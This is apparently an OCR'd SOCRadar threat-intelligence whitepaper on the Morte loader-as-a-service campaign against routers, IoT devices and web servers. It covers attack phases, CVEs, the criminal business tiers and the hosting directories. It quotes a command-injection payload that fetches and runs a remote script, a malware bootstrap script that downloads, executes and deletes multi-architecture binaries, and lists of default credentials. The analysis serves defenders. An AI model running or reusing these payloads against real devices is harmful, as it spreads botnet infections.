
Whitepaper




Morte Loader to Botnet:
Loader-as-a-Service (LaaS)

SOCRadar®
Your Eyes Beyond

socradar.io

Morte Loader to Botnet: Loader-as-a-Service (LaaS)

In recent months, a new campaign has emerged that directly impacts routers, typically SOHO (Small Office/Home Office) devices, as well as vulnerable IoT (Internet of Things) devices or web applications, serving as an initial access vector for deploying botnets. Unlike other attack types with similar effects, this campaign uses a **Loader-as-a-Service (LaaS)** called **Morte**. After an initial compromise, tools are deployed that can collect information from the affected devices and then deploy payloads or modules, such as Mirai, RondoDox, or others, depending on the victim device's capabilities. In some cases, even miners are deployed.




SOCRadar Platform, Threat Actor/Malware Intelligence

The outcome of this campaign is widespread impact, driven by massive attacks and the rapid execution of the modules and tools used by the attacker.

Modus Operandi

The campaign unfolds in several phases or steps, during which different reconnaissance is carried out to obtain exploitable infrastructure and attempt to access vulnerable devices in order to deploy a botnet or payloads that have other uses, such as miners or backdoors within that infrastructure.

A diagram that shows, step by step, how the attack is carried out is the following:



1. **Scan vulnerable devices:** During this phase, the adversary collects devices that may be vulnerable; historically, they have carried out attacks exploiting web vulnerabilities (RCE or command injection), as well as SOHO routers or other devices or IoT panels, since the attack is modular and adapts to different scenarios.

2. **Exploit web, routers or IoT devices:** Afterwards, once they have the catalog of devices they can affect, they try to abuse common credentials or perform brute-force attempts on them (admin:admin, admin:password...), as well as carry out web exploitations (NTP server config, Syslog server settings, etc.), and target SOHO routers with exposed web interfaces. In the same way, they attempt to abuse IoT devices (gateways, cameras).
    a. Used exploits: CVE-2019-17574, CVE-2019-16759, CVE-2012-1823, several CVEs related to WebLogic (deserialization RCE).

3. **Download tools & prepare environment:** After gaining access, they may use injected commands (bootstrap) via a script that runs busybox if necessary for various tasks (wget, curl, tftp...), being able to download the Morte Loader in different forms depending on the infrastructure, and then execute it while ensuring communication with the C&C.

4. **Load & device collection:** After obtaining the binaries, depending on the victim infrastructure, they will execute one or another, and the agent will fingerprint the device (MAC, firmware, hostname, ports, etc.), perform beaconing to a C&C and may receive external orders from the attacker, where it may download and/or execute the following phases. This phase is crucial to understand the device they are facing and to choose the payload or strategy to apply; they may even sell or rent access to orchestrate DDoS campaigns or any other malicious activity to potential affiliates of the LaaS.

5. **Cleanup & persistence:** While maintaining a communication channel with the C&C, the agents can remove temporary files as well as history, clean logs, etc., and remove elements of the initial loader to reduce evidence of activity; likewise, affiliates or adversaries may establish persistence on devices to maintain re-execution and the connection to the outside.

6. **Deploy:** According to the needs of the adversary and/or their affiliates, as well as the capabilities of the device (it may hold sensitive information that can be sold, or have high processing power or large bandwidth, etc.), various payloads or agents may be executed or launched to perpetuate this phase.

    - **RondDoX**: Commonly used to carry out **DDoS** attacks, so devices with greater bandwidth may be used to run this payload.

    - **Mirai**: Commonly executed in IoT environments to use different capabilities such as DDoS, conduct mass scanning, etc.

    - **Miners:** Launched in environments with high processing capacity for affiliates seeking monetization on devices of this type.

    - **Backdoors:** With the aim of attracting potential threat actors who want to pivot within the infrastructure, these may be devices with sensitive information or that provide access to another internal corporate network machine.

Initial Access

The attackers, to achieve an initial foothold, carry out different types of exploits as well as credential abuse, often using brute-force, with the goal of reaching the next stage of the attack where they can execute a bootstrap that prepares the affected device and, depending on its architecture, can deploy the loader that will run the subsequent phases. Their primary objective is to maximize the attack surface to reach as many devices as possible, run the script and execute the loader.

Attackers use SOHO routers, IoT devices, and vulnerable web servers as initial access vectors. These entry points allow them to run bootstrap scripts or download loaders. Once a loader runs, the campaign moves into device fingerprinting, C2 contact, and payload deployment.

SOHO Routers

Home routers as well as those belonging to small businesses (Small Office/Home Office), whose security is typically weaker, have been targeted, exploiting outdated firmware versions or known vulnerabilities.

The most common SOHO exploitation methods are:

Default Credentials	Brute force using dictionaries of default credentials	admin:admin, root:root, admin:password, admin:1234
Command Injection	Injection into unsanitized network configuration fields	POST parameter: ntp_server=$(wget -qO-http://IP/script.sh|sh)
Vulnerable UI Pages	Exploitation of specific web admin endpoints	wlwps.htm, wan_dyna.html, login.shtml, apply.cgi
Firmware Exploits	Known CVEs in older firmware versions	Buffer overflows, authentication bypass, RCE

IoT Devices

Another major attack vector used for initial access is IoT (Internet of Things) environments, which often run compatible or “lite” versions of common operating systems. This allows the attack to adapt to devices such as IP cameras, NAS, sensors, or smart home hubs.

The most common exploitation methods for IoT devices have been:

UPnP	Abuse of discovery protocols without authentication	Malicious port forwarding, exposure of internal services
Default Telnet/SSH	Hardcoded credentials in firmware	root:root, admin:admin, vendor-specific backdoors

Web Interface Injection	Unsanitized fields in configuration panels	Camera settings, NAS admin panels, firmware upload forms
Firmware Update Hijacking	Man-in-the-Middle on HTTP (no HTTPS) updates	Downgrade attacks, malicious firmware injection
Protocol Exploits	Vulnerabilities in RTSP, ONVIF, MQTT	Buffer overflows, authentication bypass

Web Applications

In addition to SOHO and IoT, web servers have also been attacked, where administration panels are commonly exposed (WebLogic, Struts, CMS...), making it easy for attackers to check for vulnerabilities, perform brute-force attacks, or abuse weak credentials (similar to SOHO).

The most common exploitation methods for web applications are:

Application servers (WebLogic, JBoss, etc.)	Deserialization RCE, console authentication bypass, or exploitation of known CVEs	Unusual POST/SOAP requests such as traffic to :7001 (weblogic) or admin routes, logs with binary payloads
Vulnerable web frameworks (Struts, Spring Boot actuators)	Hardcoded credentials / weak credentials	root:root, admin:admin, vendor-specific backdoors
CMS (WordPress/Joomla/Drupal)	Unsanitized fields in admin panels	Plugin/theme upload forms, admin configuration panels
PHP-CGI / legacy stacks	Man-in-the-Middle on HTTP (no HTTPS) updates	Downgrade attacks, malicious payload or firmware injection

Vulnerabilities

The CVEs most commonly used during initial access are:


CVE-2019-17574	WordPress Popup Maker	Unauthenticated arbitrary file deletion	2019
CVE-2019-16759	vBulletin	Pre-authentication RCE	2019
CVE-2012-1823	PHP-CGI	Query string parameter RCE	2012
Multiple	Oracle WebLogic	Deserialization RCE	Various

Morte, a Loader as a Service (LaaS)

Morte is a multi-architecture **LaaS** (Loader as a Service) designed to integrate with various systems. Its main function is to prepare the environment after an initial access in order to deploy the binary that best fits the affected infrastructure, execute the loader, and set it up to perform botnet functions, mining, or whatever the LaaS affiliate decides. The business model relies on customers being able to utilize the zombie machines for their benefit, to run DDoS tasks, mining operations, or to pivot into already compromised infrastructure, and it can also serve as an access point for ransomware operators.

Operating Ecosystem

Several **MaaS (Malware-as-a-Service)** platforms work in a way similar to Morte. Its operations split into **tiers**. Each tier has a clear role and uses the shared infrastructure to make profit. The system works because the core operators set up the base tools, keep the malware updated, and design it to be modular.



Tier levels infographic

- **Tier 1:** Infrastructure operators of the LaaS ecosystem consist of technical operators who maintain the entire infrastructure.
    - **Infrastructure Management:** Maintain C2 servers, management panels, and backend databases
    - **Malware Development:** Develop and continuously update Morte, exploit kits, and evasion techniques
    - **Operational Security:** Rotate infrastructure, domains, and IPs to avoid takedowns and law enforcement action
    - **Client Management:** Onboard new customers, provide technical support, and manage access controls
    - **Quality Assurance:** Monitor infection success rates, refine exploits based on failure logs, and ensure service uptime

- **Tier 2:** Botnet operators and customers, actors who purchase access to the infrastructure and deploy specialized payloads.
    - **Access Acquisition:** Pay subscription or per-device fees for compromised device access
    - **Payload Deployment:** Deploy custom malware families (Mirai for propagation, RondoDoX for DDoS, cryptominers for passive income)
    - **Target Configuration:** Define specific attack parameters, victim selection criteria, and campaign objectives
    - **Device Management:** Receive and manage lists of compromised devices with telemetry data (CPU, bandwidth, location)
    - **Revenue Generation:** Monetize controlled devices through Tier 3 services or direct exploitation (access to IABs may sometimes be sold)

- **Tier 3:** End customers and consumers of services who purchase specific criminal services without managing infrastructure.
    - **DDoS-for-Hire:** Rent botnet capacity for targeted distributed denial-of-service attacks
    - **Initial Access Purchase:** Buy compromised device credentials for corporate networks or high-value targets
    - **Cryptomining Rental:** Lease processing power for cryptocurrency mining operations
    - **Credential Marketplace:** Purchase stolen accounts, SSH keys, or admin access to specific systems

This model allows low-skill actors to participate in sophisticated cybercrime by purchasing access to professional infrastructure, lowering the barrier to entry for cybercriminal activity.

Business Model

The business model can vary for each MaaS or LaaS, in this case, it works as a kind of an Initial Access Broker (IAB) that prepares the infrastructure for the next step. Within this operational ecosystem the most common models are:

- **Subscription or panels-as-a-service:** Recurring payment for use of the panel with a fixed number of bots.
    - Recurring payments for sustained access to compromised devices
    - Tiered pricing based on device count and capabilities
    - Premium features for custom payload deployment

- **Pay-per-install or pay-per-device:** Charged per compromised host, giving affiliates some maneuverability.
    - Device type (IoT vs. enterprise server)
    - Network position (edge router vs. internal system)
    - Available resources (CPU, bandwidth, storage)
    - Geographic location and legal

- **Revenue-sharing or affiliate:** The infrastructure operator shares profits with those who report valuable devices, creating a recruitment network for new vulnerable devices.
    - Commission-based affiliate programs incentivize device discovery
    - Operators retain percentage of downstream revenue
    - Creates self-sustaining recruitment network


- **Downstream services (related to Tier 3)**: Sale and/or rental of DDoS, device access, stolen accounts, crypto-mining, a more direct monetization of elements that the botnet or deployed miner can extract.
    - DDoS-for-hire capabilities
    - Initial Access Broker (IAB) sales
    - Cryptomining infrastructure rental
    - Credential marketplace listings

Specific pricing information for this operation has not been disclosed in public reporting. However, the multi-tier structure and diverse revenue streams indicate a sophisticated monetization strategy designed to maximize return on compromised infrastructure.

Technical Details

Morte has appeared in numerous open directories where variants of both scripts and binaries are found; these are later used and accessed after the initial compromise of the infrastructure.

It presents itself as modular, adaptable malware capable of preparing the environment for later stages, enabling the deployment of Mirai, RondoDox, or similar malware.



Index of /

Name	Last modified	Size	Description
1.sh	2025-10-06 02:57	2.1K	
bins/	2025-10-06 02:54	-	

Apache/2.4.52 (Ubuntu) Server at [redacted] Port 80

Index of /bins

Name	Last modified	Size	Description
Parent Directory		-	
debug	2025-10-06 02:54	39K	
morte.arc	2025-10-06 02:54	122K	
morte.arm	2025-10-06 02:54	40K	
morte.arm5	2025-10-06 02:54	24K	
morte.arm6	2025-10-06 02:54	44K	
morte.arm7	2025-10-06 02:54	66K	
morte.i686	2025-10-06 02:54	40K	
morte.m68k	2025-10-06 02:54	90K	
morte.mips	2025-10-06 02:54	42K	
morte.mpsl	2025-10-06 02:54	43K	
morte.ppc	2025-10-06 02:54	39K	
morte.sh4	2025-10-06 02:54	74K	
morte.spc	2025-10-06 02:54	87K	
morte.x86	2025-10-06 02:54	39K	
morte.x86_64	2025-10-06 02:54	41K	

Apache/2.4.52 (Ubuntu) Server at [redacted] Port 80

Apache directories where Morte-related scripts and binaries have been observed.

Bootstrap Script


The first phase of Morte LaaS execution is the bootstrap, in .sh (shell) format, which primarily serves to identify the device architecture and prepare the environment for the next stage, the loader deployment.

```
#!/bin/bash
ulimit -n 1024
cp /bin/busybox /tmp/
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /

wget http://[redacted] bins/morte.arc
curl -O http://[redacted]/bins/morte.arc
chmod +x morte.arc
./morte.arc morte.arc
rm -rf morte.arc

wget http:/[redacted]/bins/morte.arm
curl -O http://[redacted]/bins/morte.arm
chmod +x morte.arm
./morte.arm morte.arm
rm -rf morte.arm

wget http://[redacted]/bins/morte.arm5
curl -O http://[redacted]/bins/morte.arm5
chmod +x morte.arm5
./morte.arm5 morte.arm5
rm -rf morte.arm5

wget http://[redacted]/bins/morte.arm6
curl -O http://[redacted]/bins/morte.arm6
chmod +x morte.arm6
./morte.arm6 morte.arm6
rm -rf morte.arm6

wget http:/[redacted]/bins/morte.arm7
curl -O http://[redacted]/bins/morte.arm7
chmod +x morte.arm7
./morte.arm7 morte.arm7
rm -rf morte.arm7

wget http://[redacted]/bins/morte.i686
curl -O http://[redacted]/bins/morte.i686
chmod +x morte.i686
./morte.i686 morte.i686
rm -rf morte.i686

wget http:/[redacted]/bins/morte.m68k
curl -O http:/[redacted]/bins/morte.m68k
chmod +x morte.m68k
./morte.m68k morte.m68k
rm -rf morte.m68k

wget http://[redacted]/bins/morte.mips
curl -O http://[redacted]/bins/morte.mips
chmod +x morte.mips
./morte.mips morte.mips
rm -rf morte.mips
```

The bootstrap script used in Morte's first stage, showing multiple download attempts for different CPU architectures, which helps the malware prepare the device for the next stage of loader deployment.

